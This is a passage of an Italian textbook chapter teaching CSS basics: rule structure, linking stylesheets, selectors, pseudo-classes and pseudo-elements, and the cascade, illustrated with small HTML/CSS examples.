Perché serve il CSS

Fino a questo punto abbiamo imparato a scrivere documenti HTML. HTML si occupa della **struttura** e della **semantica** di un documento, e non dice assolutamente nulla sul suo **aspetto**.

Un elemento `<em>` specifica che il suo contenuto va enfatizzato, ma non dice *come* l'enfasi debba essere resa: si potrebbe usare il corsivo, un colore diverso, uno sfondo diverso. La scelta è demandata a un altro linguaggio.

CSS

CSS (*Cascading Style Sheets*) è un linguaggio **dichiarativo** e **basato su regole** che serve a specificare come i documenti debbano essere presentati agli utenti.

Questa separazione fra struttura e presentazione non è un capriccio accademico: è ciò che permette di cambiare completamente l'aspetto di un sito di mille pagine modificando un solo file, e di presentare lo stesso contenuto in modo diverso su uno schermo, su carta o a un sintetizzatore vocale.

Anatomia di una regola

Un **foglio di stile** (*stylesheet*) è un insieme di **regole**. Ogni regola è composta da un **selettore** e da un blocco di **dichiarazioni**.




Figura 3.1: *Struttura di una regola CSS.*

Il **selettore** specifica **quali** elementi HTML sono interessati dalla regola. Le **dichiarazioni** sono coppie **proprietà-valore** che specificano lo stile da applicare, separate dal punto e virgola.

Il modo più utile di immaginare una regola è come un'istruzione in due tempi: **prima** il selettore individua degli elementi nell'albero del documento, **poi** le dichiarazioni vengono applicate a ciascuno di quegli elementi.




Figura 3.2: *Come si applica una regola: il selettore* `h1` *individua gli elementi* `<h1>` *del documento, e* `color` *e* `font-size` *ne cambiano colore e dimensione. Gli altri elementi non vengono toccati.*

Esempio 3.1 — Il primo foglio di stile

index.html

```html
<h1>Hello CSS</h1>
<p>
  La nostra <em>prima</em> pagina
  con <em>stile</em>!
</p>
```

style.css

```css
h1 {
  color: red;
  font-size: 50px;
}

em {
  color: blue;
}
```

index.html

Hello CSS

La nostra *prima* pagina con *stile*!

Si noti che `em` resta in corsivo anche dopo la nostra regola: noi abbiamo cambiato solo il colore, il corsivo arriva da un'altra parte. Da dove, lo vediamo subito.

Gli stili predefiniti del browser

C'è una domanda naturale a questo punto: le prime pagine che abbiamo scritto, senza una riga di CSS, avevano comunque un aspetto. Le intestazioni erano più grandi e in grassetto, i `<p>` andavano a capo, gli `<em>` erano in corsivo, gli `<strong>` in grassetto, i link blu e sottolineati, le `<ul>` avevano i pallini. Da dove veniva tutto questo?

Dal fatto che i browser applicano a ogni pagina un proprio foglio di stile di base, detto **user agent stylesheet** (foglio di stile dello *user agent*, cioè del programma che visualizza la pagina).

Questi valori predefiniti sono grosso modo gli stessi su tutti i browser, ma qualche differenza esiste, e vedremo che ha delle conseguenze.

I «CSS reset»

Proprio perché gli stili predefiniti differiscono leggermente da browser a browser, molti progetti iniziano il proprio foglio di stile con un *reset* (o una *normalizzazione*): un blocco di regole che azzera margini, spaziature e dimensioni predefinite, in modo da partire da una base identica ovunque. È il motivo per cui si incontrano spesso, in cima ai fogli di stile reali, regole come `* { margin: 0; padding: 0; }`.

Come includere il CSS in una pagina

Ci sono tre modi per applicare stili a un documento HTML.

Foglio di stile esterno

Il primo, e di gran lunga il migliore, è collegare un file `.css` esterno con un elemento `<link>` nell'`<head>` del documento.

<> head con foglio esterno

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <link rel="stylesheet" href="style.css">
</head>
```

- l'attributo `rel="stylesheet"` specifica la **relazione** fra il documento corrente e quello collegato;
- l'attributo `href="style.css"` specifica la **URL** del foglio di stile da caricare.

Il meccanismo è lo stesso che abbiamo visto per `<img>`: il browser effettua una **richiesta HTTP aggiuntiva** per procurarsi il foglio di stile *prima* di disegnare la pagina.

Elemento style

Le regole CSS possono anche essere definite direttamente dentro un elemento `<style>`, sempre nell'`<head>`.

<> head con style interno

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <style>
    h1 {
      color: red;
      font-size: 50px;
    }
  </style>
</head>
```

Attributo style (stile inline)

Infine, un singolo elemento può essere stilizzato **inline** tramite l'attributo globale `style`. Il valore dell'attributo è una sequenza di dichiarazioni separate da punto e virgola, e si applica **solo** a quell'elemento.

stile inline

```
<em style="color: fuchsia; font-weight: bold;">stile inline</em>
```



Che cosa succede se un elemento con uno stile inline è selezionato **anche** da una regola del foglio di stile? Riprendiamo il primo esempio e aggiungiamo un attributo `style` al primo `<em>`.

Esempio 3.2 — Lo stile inline sostituisce quello del foglio di stile

index.html

```
<h1>Hello CSS</h1>
<p>
  La nostra <em style="color: fuchsia; font-weight: bold;">prima</em>
  pagina con <em>stile</em>!
</p>
```

style.css

```
h1 {
  color: red;
  font-size: 50px;
}

em {
  color: blue;
}
```



Sul primo `<em>` ora agiscono due fonti di stile che dicono cose diverse sulla stessa proprietà:

Proprietà	Regola `em`	Attributo `style`	Valore applicato
`color`	`blue`	`fuchsia`	`fuchsia` (**sostituito**)
`font-weight`	—	`bold`	`bold` (**aggiunto**)
`font-style`	—	—	`italic` (dal browser)

Il colore dichiarato inline **sostituisce** quello della regola `em`, ma **solo per quell'elemento**: il secondo `<em>`, che non ha l'attributo, resta blu. Le dichiarazioni che non vanno in conflitto, invece, si sommano: il grassetto si aggiunge, e il corsivo continua ad arrivare dallo stile predefinito del browser. Il motivo per cui vince lo stile inline lo vedremo con precisione parlando della **cascata**: gli stili inline appartengono a un livello con priorità più alta del foglio di stile.

Perché il foglio esterno è preferibile

È una domanda che il docente pone a lezione, e vale la pena rispondere per esteso.

- **Riuso**: un solo file serve tutte le pagine del sito. Con `<style>` andrebbe copiato in ognuna, e con lo stile inline andrebbe ripetuto su ogni elemento.
- **Manutenzione**: cambiare il colore del marchio significa modificare una riga anziché mille.
- **Cache**: il browser scarica `style.css` una sola volta e lo riusa per tutte le pagine successive, che diventano più leggere e più veloci. Il CSS incorporato viene invece riscaricato con ogni pagina.
- **Separazione delle responsabilità**: il markup resta leggibile e descrive solo la struttura.
- **Specificità**: come vedremo, lo stile inline ha la priorità più alta di tutte ed è difficilissimo da sovrascrivere. Usarlo diffusamente porta rapidamente a un foglio di stile ingestibile, pieno di `!important`.

Selettori

I selettori sono una parte fondamentale del CSS: specificano a quali elementi si applica una regola.

I selettori non servono solo a stilizzare

Vale la pena impararli bene, perché tornano ovunque:

- in **JavaScript**, per scegliere su quali elementi della pagina intervenire quando la si rende dinamica;
- nel **testing web automatico**, per indicare con quali elementi il test deve interagire;
- nello **scraping** e nel *crawling*, per selezionare gli elementi che contengono le informazioni da estrarre.

Selettori semplici

Esistono cinque tipi di selettori semplici.

Tipo	Forma	Corrisponde a
Universale	`*`	qualunque elemento.
Di tipo	`a`	tutti gli elementi di un dato tipo (nome del tag).
Di id	`#idElemento`	l'elemento con quell'attributo `id`.
Di classe	`.nomeClasse`	gli elementi con quella `class`.
Di attributo	`[attr]`, `[attr='val']`	gli elementi che hanno quell'attributo (con quel valore).

Esempio 3.3 — Selettore universale e selettore di tipo

Il selettore **universale** `*` corrisponde a qualunque elemento:

lista.html

```html
<p>Ecco una lista:</p>
<ul>
  <li>Anna</li>
  <li>Bruno</li>
  <li><a href="/car/">Carlo</a></li>
  <li>Davide</li>
</ul>
<a href="/">Torna alla homepage</a>
```

lista.css

```css
* {              /* colora TUTTI gli elementi */
  color: hotpink;
}
```



Anche i link diventano rosa: `*` seleziona direttamente anche gli `<a>`, e batte il blu predefinito del browser.

Il selettore **di tipo** è semplicemente il nome del tag. Con la stessa pagina e questo foglio di stile:

lista.css

```css
a {              /* solo i collegamenti */
  background: yellow;
}
```



Esempio 3.4 — Selettori di id, di classe e di attributo

form.html


```
<form>
  <label for="msg">Messaggio: </label>
  <input id="msg" type="text" name="msg"><br>
  <label for="num">Numero: </label>
  <input id="num" type="number" name="num">
</form>
```

form.css

```
/* l'elemento con id="msg" */
#msg {
  background: cyan;
}

/* tutti gli elementi con un attributo for */
[for] {
  background: yellow;
}

/* tutti gli elementi con type="number" */
[type='number'] {
  background: cyan;
}
```



Le due `<label>` hanno l'attributo `for`: diventano gialle.
Il primo campo è `#msg`, il secondo ha `type="number"`.


Per il selettore di classe, si ricordi che un elemento può appartenere a **più classi**, elencate nell'attributo `class` separate da spazi:

bottoni.html

```
<button>Azzera il form</button>
<button class="primary btn">Continua</button>
```

bottoni.css

```
.primary {
  background: blue;
  color: white;
}
```



Il secondo pulsante appartiene sia a `primary` sia a `btn`, quindi riceve gli stili di entrambe.

Corrispondenza parziale sugli attributi

Tre operatori aggiuntivi permettono di confrontare solo una **parte** del valore di un attributo.

Operatore	Significato
`[attr*='x']`	il valore **contiene** `x`
`[attr^='x']`	il valore **inizia** con `x`
`[attr$='x']`	il valore **termina** con `x`

Esempio 3.5 — Selezionare i link in base alla loro destinazione

link.css

```css
[href*='programming'] {   /* contiene 'programming' */
  text-decoration: overline;
}

[href^='https'] {         /* inizia con 'https' */
  color: red;
}

[href$='.it/'] {          /* termina con '.it/' */
  color: green;
}
```

link.html

```html
<a href="http://bookofprogramming.com/">Link 1</a>
<a href="https://programming.net/">Link 2</a>
<a href="http://webtechnologies.it/">Link 3</a>
```



Il primo link ottiene la sopralineatura; il secondo la ottiene *e* diventa rosso (soddisfa due regole); il terzo diventa verde. Si noti che `text-decoration: overline` **sostituisce** la sottolineatura predefinita dei link, invece di aggiungersi a essa: solo il terzo link, che non ha ricevuto la regola, resta sottolineato.

Selettori composti

È possibile **combinare** più selettori semplici concatenandoli senza spazi. Il risultato seleziona l'**intersezione**: gli elementi che soddisfano *tutti* i selettori indicati.

Esempio 3.6 — Intersezione di condizioni

composti.css

```css
/* link che si aprono in una nuova scheda */
a[target='_blank'] {
  color: red;
}

/* link appartenenti alla classe my-class */
a.my-class {
  color: green;
}

/* entrambe le condizioni insieme */
a[href*='programming'].my-class {
  background: yellow;
}
```

composti.html

```html
<a href="http://bookofprogramming.com/" target="_blank">Link 1</a>
<a class="my-class" href="https://programming.net/">Link 2</a>
<em class="my-class">Hello</em>
```

composti.html

Link 1 Link 2 *Hello*

L'ultimo elemento è un `<em>`, non un `<a>`: pur avendo la classe giusta, non viene selezionato da nessuna delle tre regole.

Combinatori

I **combinatori** servono a selezionare elementi in base alla loro **posizione nel documento**. Qui torna utile ricordare che un documento HTML è un albero. La sintassi è `selettore1 combinatore selettore2`.

Simbolo	Nome	Seleziona
spazio	discendente	gli elementi *contenuti* (a qualunque profondità).
`>`	figlio	solo i *figli diretti*.
`+`	fratello adiacente	il fratello *immediatamente successivo*.
`~`	fratello generale	*tutti* i fratelli successivi.





Figura 3.3: *Discendente contro figlio diretto.*

Esempio 3.7 — Combinatore discendente

```css
section em {
  color: teal;
}
```

discendente.html

```html
<section>
  <p>
    Uno studente chiese a Fu-Tzu della natura
    del ciclo di Dati e Controllo. Fu-Tzu rispose:
    <em>pensa a un compilatore che compila se stesso.</em>
  </p>
</section>
<em>-- Frammento dal Libro della Programmazione</em>
```



Solo il primo `<em>` diventa *teal*: il secondo è fuori dalla `<section>`. Si noti che il primo `<em>` non è figlio diretto della `<section>` (c'è un `<p>` in mezzo), ma il combinatore discendente non se ne cura.

Esempio 3.8 — Combinatore figlio

```css
main > em {
  color: teal;
  font-variant: small-caps;
}
```

figlio.html

```html
<main>
  <em>Selettori</em> CSS:
  <p>Ci <em>piacciono</em>.</p>
</main>
```



`font-variant: small-caps` rende le minuscole come maiuscolette.

Qui viene selezionato solo il primo `<em>`, che è figlio diretto di `<main>`. Il secondo è dentro un `<p>`, quindi è un *nipote* e non corrisponde.

Esempio 3.9 — Fratello adiacente e fratello generale

Entrambi gli esempi usano la stessa lista.

fratelli.html

```html
<ul>
  <li>Tsu-li</li>
  <li class="master">Fu-Tzu</li>
  <li>Tsu-ssu</li>
  <li class="disciple">Li-Win</li>
</ul>
```

adiacente.css

```css
.master + li {        /* il fratello subito dopo */
  color: red;
}
```

fratelli.html

- Tsu-li
- Fu-Tzu
- Tsu-ssu
- Li-Win

generale.css

```css
.master ~ li.disciple {   /* un fratello successivo */
  color: red;             /* con classe disciple   */
}
```

fratelli.html

- Tsu-li
- Fu-Tzu
- Tsu-ssu
- Li-Win

Con `+` viene colorato soltanto `Tsu-ssu`, che segue immediatamente l'elemento con classe `master`. Con `~` vengono considerati tutti i fratelli successivi, ma il selettore composto `li.disciple` restringe la scelta a `Li-Win`.

Attenzione: entrambi i combinatori guardano solo **in avanti**. In CSS non esiste un combinatore «fratello precedente».

PSEUDO-CLASSI

Gli elementi HTML possono trovarsi in **stati** diversi, per esempio a causa dell'interazione con l'utente o della loro relazione con altri elementi.

Le **pseudo-classi** iniziano con i due punti (`:`) e permettono di stilizzare gli elementi in base al loro stato. Si distinguono quattro famiglie: stati interattivi, stati storici, stati dei form e stati derivanti da relazioni con altri elementi.

Pseudo-classe	Seleziona
`:hover`	gli elementi su cui è posizionato un dispositivo di puntamento (il mouse).
`:active`	lo stato in cui un elemento è attivamente sollecitato (per esempio un pulsante mentre è premuto).
`:focus`	lo stato in cui un elemento (un link, un campo di input) ha il *fuoco*, cioè è attualmente selezionato.

Esempio 3.10 — Stati interattivi

interattivi.css


```css
em:hover {
  background: yellow;
}

input[type='text']:focus {
  background: cyan;
}

button:active {
  background: blue;
  color: white;
}
```

interattivi.html

```html
<p>Sto imparando <em>HTML</em> e <em>CSS</em>.</p>
Messaggio: <input type="text"><br><br>
<button>Tienimi premuto</button>
```



I tre stati sono mostrati insieme per comodità: nella realtà ognuno dura solo finché dura l'interazione.

`:focus` e l'accessibilità

Lo stile di `:focus` è ciò che permette a chi naviga con la tastiera (con il tasto `Tab`) di sapere *dove si trova* nella pagina. Il contorno predefinito che i browser disegnano attorno all'elemento con il fuoco è brutto, e la tentazione di scrivere `:focus { outline: none; }` è forte. Farlo senza fornire un'alternativa visibile rende la pagina inutilizzabile senza mouse.

Stati storici

Servono a «ricordare» quali link sono già stati visitati.


storici.css

```css
:link {          /* link non ancora visitati */
  color: red;
}

:visited {       /* link gia' visitati */
  color: darkred;
}
```

storici.html

```html
<a href="./js/">Nuovo link</a>
<a href="./css/">Link visitato</a>
```



Supponendo di aver già aperto in passato la pagina `./css/`.

Gli stati storici e la privacy

Ciò che si può stilizzare su `:visited` è deliberatamente limitatissimo (in pratica solo il colore): permettere di più consentirebbe a un sito malevolo di scoprire quali altri siti l'utente ha visitato, misurando gli effetti dello stile. Si noti inoltre che l'anteprima integrata di Visual Studio Code non supporta gli stati storici: per verificarli occorre aprire la pagina in Firefox o in un altro browser vero.

form-states.css

```css
:disabled {
  border: 2px dashed red;
}

:invalid {
  color: red;
}

:checked ~ em {
  color: deeppink;
  font-weight: bold;
}
```

form-states.html

```html
<div>
  <label for="mail">Messaggio:</label>
  <input id="mail" type="email">
  <button disabled>Annulla</button>
  <button>Iscriviti</button>
</div>
<input type="checkbox"> Casella<br><br>
<em>Che bel form!</em>
```



L'indirizzo è senza @, quindi `:invalid`: testo rosso.
La casella è spuntata, quindi l'`<em>` diventa rosa e in grassetto.

Da notare l'ultima regola: combinando `:checked` con il combinatore fratello generale si riesce a cambiare l'aspetto di un **altro** elemento in base allo stato di una casella di spunta, senza scrivere una riga di JavaScript.

Che cosa conta come `:invalid`

Un campo `type="email"` è considerato valido se contiene qualcosa che somiglia a un indirizzo di posta. Tecnicamente possono esistere indirizzi senza punto: `user@localhost` e `user@com` sono indirizzi formalmente validi. La validazione del browser è quindi più permissiva di quanto ci si aspetti, e non sostituisce mai la validazione lato server.

Pseudo-classe	Seleziona
`:first-child`, `:last-child`	il primo (l'ultimo) figlio fra un insieme di fratelli, **indipendentemente dal tag**.
`:only-child`	gli elementi che non hanno fratelli.
`:first-of-type`, `:last-of-type`	il primo (l'ultimo) fra i fratelli, considerando **solo** gli elementi dello stesso tipo.
`:nth-child(n)`, `:nth-of-type(n)`	gli elementi che occupano la posizione n fra i loro fratelli.

In CSS si conta a partire da 1

A differenza di quasi tutti i linguaggi di programmazione, l'indicizzazione in CSS **parte da 1**. `:nth-child(1)` è il primo figlio, non il secondo.

La distinzione fra `-child` e `-of-type` è la fonte di errori più comune, e conviene fissarla con un esempio.

Esempio 3.11 — `-child` contro `-of-type`

posizioni.html

```html
<p>
  <em>Anna</em> <strong>Bruno</strong> <em>Carlo</em>
</p>
<p>
  <strong>Anna</strong> <em>Bruno</em> <strong>Carlo</strong>
</p>
```

posizioni.html

Anna **Bruno** *Carlo*
Anna *Bruno* **Carlo**

Senza CSS: gli `<em>` in corsivo, gli `<strong>` in grassetto.

Applicando cinque selettori diversi, con la regola `{ color: red; }`, si ottengono cinque risultati diversi.

Selettore	Risultato	Perché
`em:last-child`	*Anna* **Bruno** *Carlo* **Anna** *Bruno* **Carlo**	*Carlo* nel primo paragrafo: è l'ultimo figlio **ed** è un `em`. Nel secondo paragrafo l'ultimo figlio è uno `strong`, quindi niente.
`em:last-of-type`	*Anna* **Bruno** *Carlo* **Anna** *Bruno* **Carlo**	*Carlo* nel primo paragrafo e *Bruno* nel secondo: in entrambi è l'ultimo `em`, indipendentemente da che cosa venga dopo.
`em:first-child`	*Anna* **Bruno** *Carlo* **Anna** *Bruno* **Carlo**	*Anna* nel primo paragrafo soltanto: nel secondo il primo figlio è uno `strong`.
`em:first-of-type`	*Anna* **Bruno** *Carlo* **Anna** *Bruno* **Carlo**	*Anna* nel primo paragrafo e *Bruno* nel secondo.
`em:nth-child(2)`	*Anna* **Bruno** *Carlo* **Anna** *Bruno* **Carlo**	niente nel primo paragrafo (il secondo figlio è uno `strong`) e *Bruno* nel secondo.

La regola da ricordare: `-child` conta **tutti** i fratelli e poi verifica il tipo; `-of-type` conta **solo** i fratelli dello stesso tipo.

Esempio 3.12 — Righe alternate con `even` e `odd`

`:nth-child()` accetta anche le parole chiave `even` (pari) e `odd` (dispari), oltre a espressioni della forma `an+b`.

lezioni.html

```html
<p>Lezioni:</p>
<ol>
  <li>Introduzione</li>
  <li>HTML</li>
  <li>CSS (basi)</li>
  <li>CSS (framework e Sass)</li>
  <li>JavaScript</li>
</ol>
```

lezioni.css

```css
li:nth-child(even) {
  color: red;
}

li:nth-child(odd) {
  color: blue;
}
```



Anche i numeri dell'elenco prendono il colore della riga.

È il modo classico per ottenere le righe alternate di una tabella senza aggiungere classi a mano.

Il conteggio senza selettore di tipo

Negli esempi visti finora la pseudo-classe era sempre preceduta da un tipo (`li:nth-child(even)`, `em:first-child`). Ma il tipo si può **omettere**: `:nth-child(even)` è equivalente a `*:nth-child(even)`, perché quando manca il selettore di tipo si sottintende quello universale.

La conseguenza è che il conteggio riguarda **tutti** i fratelli, di qualunque tag: `even` corrisponde alle posizioni 2, 4, 6… e `odd` alle posizioni 1, 3, 5…

Esempio 3.13 — `:nth-child()` senza selettore di tipo

senza-tipo.css

```css
:nth-child(odd)  { color: crimson; }
:nth-child(even) { color: blue; }
```

senza-tipo.html

```html
<h3>1. Intestazione</h3>
<p>2. Paragrafo</p>
<div>3. Contenitore
  <p>1. Paragrafo annidato</p>
  <p>2. Paragrafo annidato</p>
</div>
<p>4. Paragrafo</p>
```



Nel `<body>` ci sono quattro figli: l'intestazione è il primo (dispari, cremisi), il primo paragrafo il secondo (pari, blu), il `<div>` il terzo (dispari, cremisi) e l'ultimo paragrafo il quarto (pari, blu).

Il punto interessante sono i due paragrafi **annidati**: il conteggio **riparte da capo per ogni genitore**. Dentro al `<div>` sono il primo e il secondo figlio, quindi tornano a essere dispari e pari, indipendentemente da quanti elementi li precedono nella pagina.

Il testo del contenitore non è un figlio

Nell'esempio, il `<div>` contiene il testo «3. Contenitore» e due paragrafi. Quel testo non è un elemento, quindi non viene contato: i figli del `<div>` sono **due**, non tre. Le pseudo-classi di posizione contano soltanto gli **elementi**, mai i nodi di testo.

Pseudo-elementi

Gli **pseudo-elementi** permettono di agire su parti specifiche del contenuto di un elemento, **senza aggiungere marcatura HTML**. La sintassi usa i **doppi** due punti: `selettore::pseudo-elemento`.

Pseudo-elemento	Bersaglio
`::first-letter`	la prima lettera del contenuto di un elemento di tipo blocco.
`::first-line`	la prima riga del contenuto di un elemento di tipo blocco.
`::selection`	il contenuto attualmente selezionato dall'utente.
`::before`	crea un elemento che diventa il **primo** figlio dell'elemento selezionato.
`::after`	crea un elemento che diventa l'**ultimo** figlio dell'elemento selezionato.

Esempio 3.14 — Prima lettera, prima riga e selezione

pseudoelementi.html

```html
<p>Uno studente era rimasto immobile davanti al computer per ore,
con lo sguardo cupo. Stava cercando di scrivere una soluzione
elegante a un problema difficile, ma non riusciva a trovare
l'approccio giusto.</p>
<p>Fu-Tzu lo colpi' sulla nuca e grido': "Scrivi qualcosa!" Lo
studente comincio' a scrivere una soluzione brutta. Quando ebbe
finito, comprese all'improvviso la soluzione elegante.</p>
```

pseudoelementi.css

```css
p::first-letter {
  font-weight: bold;
}

p::first-line {
  color: red;
}

p:last-child::selection {
  background: red;
  color: white;
}
```

pseudoelementi.html

Uno studente era rimasto immobile davanti al computer per ore, con lo sguardo cupo. Stava cercando di scrivere una soluzione elegante a un problema difficile, ma non riusciva a trovare l'approccio giusto.

Fu-Tzu lo colpì sulla nuca e gridò: «Scrivi qualcosa!» Lo studente cominciò a scrivere una soluzione brutta. Quando ebbe finito, comprese all'improvviso la soluzione elegante.

In entrambi i paragrafi la prima lettera è in grassetto e la prima riga è rossa. Nel secondo, che è l'ultimo figlio, la parte selezionata con il mouse diventa bianca su rosso.

Si noti che `::first-line` dipende da come il testo viene effettivamente mandato a capo: allargando la finestra, la prima riga contiene parole diverse e la colorazione cambia di conseguenza. È una cosa che nessun markup statico potrebbe esprimere.

Esempio 3.15 — Generare contenuto con `::before` e `::after`

dialogo.html

```html
<p class="narrator">Un eremita passo' dieci anni
a scrivere il programma perfetto.
Annuncio' con orgoglio:</p>
<p class="hermit">Il mio programma sa calcolare
il moto delle stelle su un 286 con MS DOS.</p>
<p class="narrator">Fu-Tzu rispose:</p>
<p class="fu-tzu">Nessuno possiede piu' un 286,
ne' usa MS DOS.</p>
```

dialogo.css

```css
.narrator::before {
  content: "Narratore >> ";
  font-weight: bold;
}

.narrator::after {
  content: " <<";
  font-weight: bold;
}

.hermit::before  { content: "Eremita: "; font-size: 24px; }
.fu-tzu::before  { content: "Fu-Tzu: ";  font-size: 24px; }
```

dialogo.html

Narratore >> Un eremita passò dieci anni a scrivere il programma perfetto. Annunciò con orgoglio: **<<**

Eremita: Il mio programma sa calcolare il moto delle stelle su un 286 con MS DOS.

Narratore >> Fu-Tzu rispose: **<<**

Fu-Tzu: Nessuno possiede più un 286, né usa MS DOS.

Nessuna delle scritte *Narratore*, *Eremita* e *Fu-Tzu* è presente nell'HTML: le genera il CSS.

La proprietà `content` è obbligatoria: senza di essa lo pseudo-elemento non viene generato affatto.

Il contenuto generato non è vero contenuto

Il testo prodotto da `content` vive solo nella presentazione: non è presente nel DOM come nodo di testo normale, il comportamento dei lettori di schermo nei suoi confronti è incoerente fra browser, e i motori di ricerca in genere lo ignorano. Va usato per **decorazioni** (icone, virgolette, separatori), mai per informazione che l'utente deve poter leggere o copiare.

La cascata

Siamo arrivati alla «C» di CSS.

Può capitare che **due o più regole** si applichino allo stesso elemento, e che siano in **conflitto**, cioè assegnino valori diversi alla stessa proprietà. Chi vince?

Cascata

La **cascata** (*cascade*) è l'algoritmo usato per risolvere questi conflitti. Prende in ingresso l'insieme delle proprietà in conflitto che si applicano a un elemento e restituisce un'unica proprietà, detta *cascaded*, da applicare effettivamente.

La cascata considera quattro aspetti, **nell'ordine**:

1. origine e importanza;
2. livelli (*layer*);
3. specificità;
4. posizione e ordine di comparsa della regola.

L'ordine è essenziale: si passa al criterio successivo **solo** se il precedente non ha deciso.

Origine e importanza

Il CSS che scriviamo noi (detto **authored CSS**) non è l'unico applicato a una pagina.

- Esistono gli **user agent styles**, i fogli di stile inclusi per impostazione predefinita dai browser.
- Possono esistere **local user styles**, aggiunti da estensioni del browser o a livello di sistema operativo, tipicamente per motivi di **accessibilità**: una persona ipovedente potrebbe volere schemi di colore ad alto contrasto e caratteri più grandi.

A queste tre origini si aggiunge la regola `!important`, che si scrive in coda alla dichiarazione e ne aumenta l'importanza:

```
h1 {
  color: red !important;
}
```

Combinando origine e importanza si ottengono sei livelli di priorità.



Figura 3.4: *I sei bucket di origine e importanza, dal meno al più prioritario.*

Perché `!important` dello user agent vince su tutto

A prima vista sembra un'inversione assurda. La ragione è l'accessibilità: se un utente ha impostato nel proprio browser o nel sistema operativo uno stile ad alto contrasto marcato `!important`, nessun sito deve poterlo scavalcare. Le esigenze dell'utente vengono prima di quelle dell'autore della pagina.

Livelli

All'interno di ciascun bucket di origine e importanza possono esistere più **livelli di cascata** (*cascade layer*).

- Livelli personalizzati possono essere definiti con la regola `@layer` (che in questo corso non approfondiamo). Quelli dichiarati **più tardi** hanno priorità maggiore.
- Tutto il resto del CSS (quello dentro `<style>` o importato con `<link>`) appartiene a un **livello senza nome**.
- Gli **stili inline** appartengono a un livello a sé, con la priorità più alta di tutte.

